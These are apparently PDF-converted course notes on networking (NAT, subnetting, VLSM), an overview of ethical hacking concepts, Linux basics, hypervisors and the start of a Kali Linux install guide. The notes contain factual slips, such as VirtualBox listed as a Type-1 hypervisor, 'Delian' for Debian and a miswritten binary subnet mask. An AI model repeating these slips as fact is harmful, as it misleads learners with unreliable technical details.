
✓ Routing Processor

It executes the routing protocols; it works like a tradition CPU. It employs various routing algorithm like linkstate algorithm, distance-vector algorithm etc. to prepare the forwarding table, which is looked up to determine the forwarding table.



❖ Default gateway

A gateway is basically a device or a hardware which acts like a “gate” among the networks. It is also responsible for enabling the traffic flow within the network. Gateway uses more than one protocol for communication thus its activities are much more complex than a switch or a router. Gateways are also called protocol converters.



✓ Difference between router and gateway:


Router	Gateway
It is a hardware device which is responsible for receiving, analyzing and forwarding the data packets to other networks.	It is a device that is used for the communication among the networks which have a different set of protocols.
It supports the dynamic routing.	It does not support dynamic routing.
The main function of a router is routing the traffic from one network to the other.	The main function of a gateway is to translate one protocol to the other.
A router operates on all the layers up to the layer 3 of the OSI model.	A gateway operates on all the layers from layer 2 up to the layer 7 of the OSI model.
The additional features provided by a router are Wireless networking, Static routing, NAT, DHCP server etc.	The additional features provided by a gateway are network access control, protocol conversion etc.

❖ NAT

To access the Internet, one public IP address is needed, but we can use a private IP address in our private network. To achieve this, the translation of private IP address to a public IP address is required. Network Address Translation (NAT) is a process in which one or more local IP address is translated into one or more Global IP address and vice versa in order to provide Internet access to the local hosts. Also, it does the translation of port numbers i.e. masks the port number of the host with another port number, in the packet that will be routed to the destination. It then makes the corresponding entries of IP address and port number in the NAT table. NAT generally operates on router or firewall.

➤ Why mask port numbers?

Suppose, in a network, two hosts A and B are connected. Now, both of them request for the same destination, on the same port number, say 1000, on the host side, at the same time. If NAT does an only translation of IP addresses, then when their packets will arrive at the NAT, both of their IP addresses would be masked by the public IP address of the network and sent to the destination. Destination will send replies on the public IP address of the router. Thus, on receiving a reply, it will be unclear to NAT as to which reply belongs to which host (because source port numbers for both A and B are same). Hence, to avoid such a problem, NAT masks the source port number as well and makes an entry in the NAT table. ➤ NAT inside and outside addresses



- ✓ Inside local address – An IP address that is assigned to a host on the Inside (local) network. The address is probably not a IP address assigned by the service provider i.e., these are private IP address. This is the inside host seen from the inside network.
- ✓ Inside global address – IP address that represents one or more inside local IP addresses to the outside world. This is the inside host as seen from the outside network.
- ✓ Outside local address – This is the actual IP address of the destination host in the local network after translation.
- ✓ Outside global address – This is the outside host as seen from the outside network. It is the IP address of the outside destination host before translation.

➤ NAT Types

- ✓ Static NAT – In this, a single unregistered (Private) IP address is mapped with a legally registered (Public) IP address i.e. one-to-one mapping between local and global address. This is generally used for Web hosting. These are not used in organizations as there are many devices who will need Internet access and to provide Internet access, the public IP address is needed. Suppose, if there are 3000 devices who need access to the Internet, the organization have to buy 3000 public addresses that will be very costly.
- ✓ Dynamic NAT – In this type of NAT, an unregistered IP address is translated into a registered (Public) IP address from a pool of public IP address. If the IP address of pool is not free, then the packet will be dropped as an only a fixed number of private IP address can be translated to public addresses. Suppose, if there is a pool of 2 public IP addresses then only 2 private IP addresses can be translated at a given time. If 3rd private IP address wants to access Internet, then the packet will be dropped therefore many private IP addresses are mapped to a pool of public IP addresses. NAT is used when the number of users who wants to access the Internet is fixed. This is also very costly as the organization have to buy many global IP addresses to make a pool.
- ✓ Port Address Translation (PAT) – This is also known as NAT overload. In this, many local (private) IP addresses can be translated to a single registered IP address. Port numbers are used to distinguish the traffic i.e.; which traffic belongs to which IP address. This is most frequently used as it is cost-effective as thousands of users can be connected to the Internet by using only one real global (public) IP address.

❖ How to plan an IP addressing scheme?

- ✓ How many IP addresses do you need today?
- ✓ How many IP addresses will you need in future?
- ✓ Are you dealing with preexisting IP scheme?

❖ What is subnetting?

Subnetting is a process of taking a large network and dividing into smaller networks to increase efficiency and manageability. This is a solution for IP address wasting in classfull IP addressing. The solution for this wasting is, CIDR and VLSM.

❖ VLSM


VLSM stands for Variable Length Subnet Mask where the subnet design uses more than one mask in the same network which means more than one mask is used for different subnets of a single class A, B, C or a network. It is used to increase the usability of subnets as they can be of variable size. It is also defined as the process of subnetting of a subnet.

Advantages of VLSM over FLSM –

- ✓ In Fixed length subnet mask subnetting (FLSM), all subnets are of equal size and have equal number of hosts but in VLSM the size is variable and it can have variable number of hosts thus making the IP addressing more efficient by allowing a routed system of different mask length to suit requirements.
- ✓ In FLSM there is a wastage of IP addresses but in VLSM there is a minimum wastage of IP addresses.

➤ Subnetting with CIDR & VLSM

If we start with 255.255.0.0 but we want to divide into smaller networks, we need to take bits from host ID and move.



- ✓ Number of subnets-

$$2^n \quad n - \text{ bits in the subnet ID}$$

- ✓ Available hosts per each subnet- $m-2$ m - remaining 0 bits in the host ID

2

Eg:- 255.255.248.0

11111111.11111111.111111000.00000000

$2^5 = 32$ subnets

$2^{11} - 2 = 2046$ available hosts in each subnet

✓ Subnet mask table-


Subnet Mask in Decimal	Subnet Mask in Binary	CIDR Notation	Networks	Hosts per Network
255.255.255.0	11111111.11111111.11111111.00000000	/24	1	254
255.255.255.128	11111111.11111111.11111111.10000000	/25	2	126
255.255.255.192	11111111.11111111.11111111.11000000	/26	4	62
255.255.255.224	11111111.11111111.11111111.11100000	/27	8	30
255.255.255.240	11111111.11111111.11111111.11110000	/28	16	14
255.255.255.248	11111111.11111111.11111111.11111000	/29	32	6
255.255.255.252	11111111.11111111.11111111.11111100	/30	64	2
255.255.255.254	11111111.11111111.11111111.11111110	/31	128	1

• Introduction to ethical hacking

Ethical Hacking is an authorized practice of bypassing system security to identify potential data breaches and threats in a network. The company that owns the system or network allows Cyber Security engineers to perform such activities in order to test the system's defenses. Thus, unlike malicious hacking, this process is planned, approved, and more importantly, legal.

Ethical hackers aim to investigate the system or network for weak points that malicious hackers can exploit or destroy. They collect and analyze the information to figure out ways to strengthen the security of the system/network/applications. By doing so, they can improve the security footprint so that it can better withstand attacks or divert them.

What Happens Online in 60 Seconds....



➤ Essential terminology

Hack Value

It is the notion among hackers that **something is worth doing** or is interesting

Vulnerability

Existence of a **weakness, design, or implementation error** that can lead to an unexpected event compromising the security of the system

Exploit

A **breach** of IT system security through vulnerabilities

Payload

Payload is the **part of an exploit code** that performs the intended malicious action, such as destroying, creating backdoors, and hijacking computer

Zero-Day Attack

An attack that exploits **computer application vulnerabilities** before the software developer releases a patch for the vulnerability

Daisy Chaining

It involves **gaining access to one network and/or computer** and then using the same information to gain access to multiple networks and computers that contain desirable information

Doxing

Publishing personally identifiable information about an individual collected from publicly available databases and social media


Bot

A “bot” is a software application that can be **controlled remotely to execute or automate predefined tasks**

➤ Elements of information security

- ❖ Confidentiality - means information is not disclosed to unauthorized individuals, entities and process. For example, if we say I have a password for my Gmail account but someone saw while I was doing a login into Gmail account. In that case my password has been compromised and Confidentiality has been breached.
- ❖ Integrity - means maintaining accuracy and completeness of data. This means data cannot be edited in an unauthorized way.
- ❖ Availability
Availability means that the information is accessible when required by the authorized users.
- ❖ Authenticity - means verifying that users are who they say they are and that each input arriving at destination is from a trusted source. This principle if followed guarantees the valid and genuine message received from a trusted source through a valid transmission. For example, if take above example sender sends the message along with digital signature which was generated using the hash value of message and private key. Now at the receiver side this digital signature is decrypted using the public key generating a hash value and message is again hashed to generate the hash value. If the 2 value matches, then it is known as valid transmission with the authentic or we say genuine message received at the recipient side
- ❖ Non repudiation - means one party cannot deny receiving a message or a transaction nor can the other party deny sending a message or a transaction. For example, in cryptography it is sufficient to show that message matches the digital signature signed with sender's private key and that sender could have sent a message and nobody else could have altered it in transit. Data Integrity and Authenticity are pre-requisites for Non repudiation.
- ❖ Accountability - means that it should be possible to trace actions of an entity uniquely to that entity. For example, not every employee should be allowed to do changes in other employee's data. For this there is a separate department in an organization that is responsible for making such changes and when they receive request for a change then that letter must be signed by higher authority for example Director of college and person that is allotted that change will be able to do change after verifying his bio metrics, thus timestamp with the user (doing changes) details get recorded. Thus we can say if a change goes like this then it will be possible to trace the actions uniquely to an entity.

➤ The security, usability, functionality triangle



This concept is valid for every system. The ball should be placed at the middle of the triangle. If the ball is moved towards any of those three corners the remaining two factors will reduce.

➤ Motives, goals, objectives of information security attack

Attacks = Motive (Goal) + Method + Vulnerability

- A motive originates out of the notion that the **target system stores or processes** something valuable and this leads to threat of an attack on the system
- Attackers try various tools and attack techniques to **exploit vulnerabilities** in a computer system or security policy and controls to achieve their motives

Motives Behind Information Security Attacks

- | | |
|--|--|
| <ul style="list-style-type: none">● Disrupting business continuity● Information theft and manipulating data● Creating fear and chaos by disrupting critical infrastructures● Financial loss to the target | <ul style="list-style-type: none">● Propagating religious or political beliefs● Achieving state's military objectives● Damaging reputation of the target● Taking revenge● Demanding ransom |
|--|--|

➤ Top information security attack vectors


Cloud Computing Threats	<ul style="list-style-type: none">● Cloud computing is an on-demand delivery of IT capabilities where sensitive data of organizations and their clients is stored● Flaw in one client's application cloud allow attackers to access other client's data
Advanced Persistent Threats (APT)	APT is an attack that is focused on stealing information from the victim machine without the user being aware of it
Viruses and Worms	Viruses and worms are the most prevalent networking threat that are capable of infecting a network within seconds
Ransomware	Ransomware restricts access to the computer system's files and folders and demands an online ransom payment to the malware creator(s) in order to remove the restrictions
Mobile Threats	Focus of attackers has shifted to mobile devices due to increased adoption of mobile devices for business and personal purposes and comparatively lesser security controls

Botnet	A botnet is a huge network of the compromised systems used by an intruder to perform various network attacks
Insider Attack	It is an attack performed on a corporate network or on a single computer by an entrusted person (insider) who has authorized access to the network
Phishing	Phishing is the practice of sending an illegitimate email falsely claiming to be from a legitimate site in an attempts to acquire a user's personal or account information
Web Application Threats	Attackers target web applications to steal credentials, set up phishing site, or acquire private information to threaten the performance of the website and hamper its security
IoT Threats	<ul style="list-style-type: none"> • IoT devices include many software applications that are used to access the device remotely • Flaws in the IoT devices allows attackers access into the device remotely and perform various attacks

➤ Information security threat categories

Network Threats	Host Threats	Application Threats
<ul style="list-style-type: none"> ■ Information gathering ■ Sniffing and eavesdropping ■ Spoofing ■ Session hijacking and Man-in-the-Middle attack ■ DNS and ARP poisoning ■ Password-based attacks ■ Denial-of-Service attack ■ Compromised-key attack ■ Firewall and IDS attacks 	<ul style="list-style-type: none"> ■ Malware attacks ■ Footprinting ■ Profiling ■ Password attacks ■ Denial-of-Service attacks ■ Arbitrary code execution ■ Unauthorized access ■ Privilege escalation ■ Backdoor attacks ■ Physical security threats 	<ul style="list-style-type: none"> ■ Improper data/input validation ■ Authentication and authorization attacks ■ Security misconfiguration ■ Information disclosure ■ Hidden-field manipulation ■ Broken session management ■ Buffer overflow issues ■ Cryptography attacks ■ SQL injection ■ Phishing ■ Improper error handling and exception management

➤ Types of attack on a system



➤ What is hacking



➤ Who is a hacker?

A Hacker is a person who finds and exploits the weakness in computer systems and/or networks to gain access. Hackers are usually skilled computer programmers with knowledge of computer security.

Types of hackers

- ❖ Ethical Hacker (White hat): A hacker who gains access to systems with a view to fix the identified weaknesses. They may also perform penetration Testing and vulnerability assessments.
- ❖ Cracker (Black hat): A hacker who gains unauthorized access to computer systems for personal gain. The intent is usually to steal corporate data, violate privacy rights, transfer funds from bank accounts etc.
- ❖ Grey hat: A hacker who is in between ethical and black hat hackers. He/she breaks into computer systems without authority with a view to identify weaknesses and reveal them to the system owner.
- ❖ Script kiddies: A non-skilled person who gains access to computer systems using already made tools.

- ❖ Hacktivist: A hacker who use hacking to send social, religious, and political, etc. messages. This is usually done by hijacking websites and leaving the message on the hijacked website.
- ❖ Cyber Terrorist: These are politically motivated attackers who break into computer systems to stir up violence against non-combatant targets by subnational groups or clandestine agents.
- ❖ State/Nation Sponsored Hackers: These are hackers who are employed by a country to attack the cyber sphere of another nation or international agency as a result of warfare or to retrieve/steal information.
- ❖ Blue Hat Hacker: In one word, this is the amateur. Usually, their techniques are deployed out of ill motives such as revenge attacks.
- ❖ Red Hat Hacker: The objective of a red hat hacker is to find black hat hackers, intercept and destroy their schemes.
- ❖ Green Hat Hacker: This is the set of individuals who simply want to observe and learn about the world of hacking. It comprises those who join learning communities to watch videos and tutorials about hacking.
- ❖ Phreaker: A hacker who identifies and exploits weaknesses in telephones instead of computers.
- ❖ Malicious Insider/Whistle-blower Hacker: These are the types of computer hackers who leak sensitive information from within an organization, especially data under the umbrella of government agencies.
- ❖ Elite Hackers: These are individuals who are considered the “cutting-edge geniuses”. They are the real experts and the innovators in the field of hacking.
- ❖ Social Engineering Hackers: These are hackers who use psychological manipulation to make people to divulge private contents or to perform certain actions. It is a more complex crime scheme.

➤ The phases of hacking



❖ Reconnaissance

Information Gathering and getting to know the target systems is the first process in ethical hacking. Reconnaissance is a set of processes and techniques (Foot printing, Scanning & Enumeration) used to covertly discover and collect information about a target system.

During reconnaissance, an ethical hacker attempts to gather as much information about a target system as possible, following the seven steps listed below

- ✓ Gather initial information
- ✓ Determine the network range
- ✓ Identify active machines
- ✓ Discover open ports and access points

- ✓ Fingerprint the operating system
- ✓ Uncover services on ports
- ✓ Map the network


Reconnaissance Types

Passive Reconnaissance	Active Reconnaissance
<ul style="list-style-type: none"> • Passive reconnaissance involves acquiring information without directly interacting with the target • For example, searching public records or news releases 	<ul style="list-style-type: none"> • Active reconnaissance involves interacting with the target directly by any means • For example, telephone calls to the help desk or technical department

❖ Scanning

Pre-Attack Phase	<p>Scanning refers to the pre-attack phase when the attacker scans the network for specific information on the basis of information gathered during reconnaissance.</p> 
Port Scanner	<p>Scanning can include use of dialers, port scanners, network mappers, ping tools, vulnerability scanners, etc.</p> 
Extract Information	<p>Attackers extract information such as live machines, port, port status, OS details, device type, system uptime, etc. to launch attack.</p> 

❖ Gaining access



❖ Maintaining access



❖ Clearing tracks



● Linux operating systems

Linux is a community of open-source Unix like operating systems that are based on the Linux Kernel. It was initially released by Linus Torvalds on September 17, 1991. It is a free and open-source operating system and the source code can be modified and distributed to anyone commercially or non-commercially under the GNU General Public License.


Initially, Linux was created for personal computers and gradually it was used in other machines like servers, mainframe computers, supercomputers, etc. Nowadays, Linux is also used in embedded systems like routers, automation controls, televisions, digital video recorders, video game consoles, smartwatches, etc. The biggest success of Linux is Android (operating system) it is based on the Linux kernel that is running on smartphones and tablets. Due to android Linux has the largest installed base of all general-purpose operating systems. Linux is generally packaged in a Linux distribution.

➤ Linux distributions

Linux distribution is an operating system that is made up of a collection of software based on Linux kernel or can be said distribution contains the Linux kernel and supporting libraries and software. Around 600 + Linux Distributions are available and some of the popular Linux distributions are:

- ✓ Delian
- ✓ Fedora
- ✓ Red hat
- ✓ Kali
- ✓ Ubuntu

➤ Architecture of Linux



- ❖ System Utility: It provides the functionalities of an operating system to the user.
- ❖ Hardware Layer: This layer consists all peripheral devices like RAM/ HDD/ CPU etc.
- ❖ Shell: It is an interface to the kernel which hides the complexity of the kernel's functions from the users. It takes commands from the user and executes the kernel's functions.
- ❖ System Library: Is the special types of functions that are used to implement the functionality of the operating system.

- ❖ Kernel: is central component of an operating system that manages operations of computer and hardware. A kernel is the core component of an operating system. It is also a system program. It is the part of Operating System which converts user command into machine language.
 - ❖ Kernel acts as a bridge between applications and data processing performed at hardware level using inter-process communication and system calls.
- Kernel loads first into memory when an operating system is loaded and remains into memory until operating system is shut down again.
- It decides which process should be allocated to processor to execute and which process should be kept in main memory to execute. It basically acts as an interface between user applications and hardware. The major aim of kernel is to manage communication between software i.e. user-level applications and hardware i.e., CPU and disk memory.
- Objectives of Kernel:
 - ✓ To establish communication between user level application and hardware.
 - ✓ To decide state of incoming processes.
 - ✓ To control disk management.
 - ✓ To control memory management.
 - ✓ To control task management.
 - Types of Kernel:
 - ✓ Monolithic kernel (Unix, Linux, Open VMS, XTS-400 etc.)
 - ✓ Micro kernel (Mach, L4, AmigaOS, Minix, K42 etc.)
 - ✓ Hybrid kernel (Windows NT, Netware, BeOS etc.)
 - ✓ Exo kernel (Nemesis, ExOS etc.)
 - ✓ Nano kernel (EROS etc.)

➤ Difference between operating system & kernel

Operating system	Kernel
Operating System is a system software.	Kernel is system software which is part of operating system.
Operating System provides interface between user and hardware.	kernel provides interface b/w application and hardware.
It also provides protection and security.	It's main purpose is memory management, disk management, process management and task management.
All system needs operating system to run.	All operating system needs kernel to run.
It is the first program to load when computer boots up.	It is the first program to load when operating system loads.



➤ What is Kali Linux?

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering. Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company.

Kali Linux was released on the 13th March, 2013 as a complete, top-to-bottom rebuild of BackTrack Linux, adhering completely to Debian development standards.

Installation types of Kali Linux

- ✓ Hypervisor
- ✓ Live boot
- ✓ Dual boot


❖ Hypervisor

Hypervisor is a form of virtualization software used in Cloud hosting to divide and allocate the resources on various pieces of hardware. The program which provide partitioning, isolation or abstraction is called virtualization hypervisor. Hypervisor is a hardware virtualization technique that allows multiple guest operating systems (OS) to run on a single host system at the same time. A hypervisor is sometimes also called a virtual machine manager(VMM). Virtualization technology in bios program should be enabled to use this software.

Types of Hypervisor –


- ✓ TYPE-1 Hypervisor:

Hypervisor runs directly on underlying host system. It is also known as “Native Hypervisor” or “Bare metal hypervisor”. It does not require any base server operating system. It has direct access to hardware resources. Examples of Type 1 hypervisors include VMware ESXi, Citrix XenServer, Virtual box and Microsoft Hyper-V hypervisor.



✓ TYPE-2 Hypervisor:

A Host operating system runs on underlying host system. It is also known as ‘Hosted Hypervisor’. Basically a software installed on an operating system. Hypervisor asks operating system to make hardware calls. Example of Type 2 hypervisor include VMware Player or Parallels Desktop. Hosted hypervisors are often found on endpoints like PCs.



TYPE 2 HYPERVISOR

❖ Installing Kali Linux on virtual box

1) Download the ISO image

On the official Kali Linux website downloads section, you can find Kali Linux ISO images. These images are uploaded every few months, providing the latest official releases. Navigate to the Kali Linux Downloads page and find the packages available for download. Depending on the system you have, download the 64-Bit or 32-Bit version.


Kali Linux Downloads

Download Kali Linux Images

